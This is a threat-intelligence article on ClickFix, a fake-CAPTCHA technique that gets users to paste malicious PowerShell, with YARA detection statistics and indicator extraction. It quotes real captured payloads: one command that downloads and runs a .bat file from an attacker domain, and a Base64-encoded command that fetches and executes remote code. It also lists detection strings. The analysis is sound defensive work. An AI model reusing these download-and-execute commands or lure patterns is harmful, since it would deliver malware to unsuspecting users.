

Cybersecurity threats continue to evolve, but not always in the ways we expect. While much attention is given to zero-day vulnerabilities and sophisticated exploits, some of the most effective attacks today rely on something far simpler: human behavior. ClickFix is a prime example of this shift — a social engineering technique that has steadily gained traction throughout 2024 and into 2026.
Unlike traditional malware campaigns, ClickFix does not exploit software flaws. Instead, it manipulates users into executing malicious commands themselves. The result is a highly effective attack chain that bypasses many conventional security defenses.

How ClickFix Works
At its core, ClickFix is deceptively simple. A victim lands on a webpage designed to appear legitimate — often mimicking CAPTCHA verification systems, document validation portals, or trusted brand interfaces. The page prompts the user to verify their identity by completing a few steps.
These steps typically instruct the user to press Windows + R, paste a command (already copied to their clipboard), and execute it. What the user doesn’t realize is that this command is a malicious PowerShell script.
There is no exploit involved. No vulnerability is abused. The user unknowingly becomes the execution vector.
This approach is particularly dangerous because it avoids traditional detection mechanisms. The malicious payload never behaves like a typical file-based threat. It is copied via clipboard, executed in memory, and often leaves minimal forensic traces.
The Antivirus Detection Gap
One of the most striking aspects of ClickFix campaigns is their ability to evade antivirus detection. This is not due to sophisticated obfuscation alone, but because of the dynamic nature of their infrastructure.
Attackers frequently rotate domains, payload URLs, and scripts. However, the delivery mechanism — the fake verification page combined with clipboard manipulation — remains consistent.
Analysis of 283 samples identified using a YARA rule revealed a concerning trend:
- 104 samples flagged as malicious
- 173 samples initially marked as clean
- 5 unclassified
- 1 suspicious
This means over 60% of identified threats had no antivirus detection at the time of analysis. Many of these samples were observed within just 48 hours of discovery, highlighting the real-time nature of these campaigns.
Detecting ClickFix with YARA
To bridge this detection gap, pattern-based detection becomes essential. YARA rules allow security researchers to identify malware based on structural characteristics rather than static signatures.
The ClickFix campaign exhibits a consistent fingerprint. Its HTML pages share common traits, including:
- Social engineering instructions such as “Windows Key”, “Ctrl + V”, and “cmd”
- Fake verification language like “not a robot” and “reCAPTCHA”
- PowerShell execution flags such as
-NoP,-NonI, andBypass - Clipboard manipulation via JavaScript methods like
document.execCommand('copy')
The detection rule requires a combination of these elements, ensuring that no single string triggers a false positive. Instead, it identifies files that replicate the full attack chain behavior.
This approach proved effective in identifying hundreds of previously undetected samples.
From Detection to Intelligence
Detecting malicious files is only the first step. Extracting actionable intelligence — particularly Indicators of Compromise (IOCs) — is what enables defenders to respond effectively.
Two real-world examples illustrate this process.
Case A: Plaintext Payload
In a simpler sample named Gift Card.html, the malicious PowerShell command is embedded directly in the HTML:
const clipboardText = 'powershell -WindowStyle Hidden -NoProfile -Command "iwr \'https://authone-drive.online/client.bat\' -OutFile $env:TEMP\\c.bat; saps $env:TEMP\\c.bat -WindowStyle Hidden; Start-Sleep 5; rm $env:TEMP\\c.bat -Force # | VERIFY I AM HUMAN | 24066880"';
Here, the attack downloads a .bat file from:
The script executes the payload, waits briefly, and deletes it to minimize traces.
This case is straightforward. Static analysis easily reveals the malicious infrastructure.
Case B: Encoded Payload
A more advanced sample, idOS Staking.html, uses Base64 encoding:
powershell -NoP -NonI -EP Bypass -e JABwADEAMgAzAD0AaQB3AHIAIAAiAGgAdAB0AHAAcwA6AC8ALwBwAG8AcgB0AGEAbAAtAGkAZABvAHMALgBuAGUAdAB3AG8AcgBrAC8AYQB1AHQAaAA/AHgAYwA9ADEAMQA1ADAAMQAyADUAIgAg...
Decoded, the command reveals:
$p123 = iwr "https://portal-idos.network/auth?xc=1150125" -Method POST -UseBasicParsing;
$tem = [scriptblock]::Create($p123.Content);
$tem.InvokeReturnAsIs()
Extracted IOCs include:
- Domain: portal-idos.network
- URI: https://portal-idos[.]network/auth?xc=1150125
This case demonstrates how encoding can obscure malicious activity from both human analysts and automated tools that rely solely on static inspection.
Why ClickFix Continues to Succeed
ClickFix succeeds because it targets the weakest link in cybersecurity: human trust. By presenting familiar verification interfaces and clear instructions, it creates a false sense of legitimacy.
Additionally, its fileless execution and clipboard-based delivery allow it to bypass many endpoint security solutions. Combined with rapidly changing infrastructure, this makes it difficult for traditional defenses to keep up.
However, its consistency also creates an opportunity. The predictable structure of ClickFix campaigns enables defenders to develop detection logic that remains effective even as payloads change.
Our Opinion on the ClickFix Threat Landscape
ClickFix represents a significant shift in how attackers approach malware delivery. Rather than investing heavily in exploit development, threat actors are increasingly focusing on psychological manipulation. This is both cost-effective and highly scalable.
What makes ClickFix particularly concerning is its ability to blend seamlessly into normal user workflows. CAPTCHA systems and verification prompts are now deeply ingrained in everyday internet use. By weaponizing these familiar elements, attackers reduce suspicion and increase success rates.
From a defensive standpoint, this highlights a critical gap. Technical controls alone are no longer sufficient. Even the most advanced endpoint protection systems can be bypassed if a user willingly executes a malicious command.
Organizations must rethink their security strategies. User awareness training should evolve beyond phishing emails to include emerging techniques like clipboard-based attacks. At the same time, behavioral detection and memory analysis must become standard components of modern security stacks.
Ultimately, ClickFix is not just a new attack technique — it is a reminder that cybersecurity is as much about human factors as it is about technology.
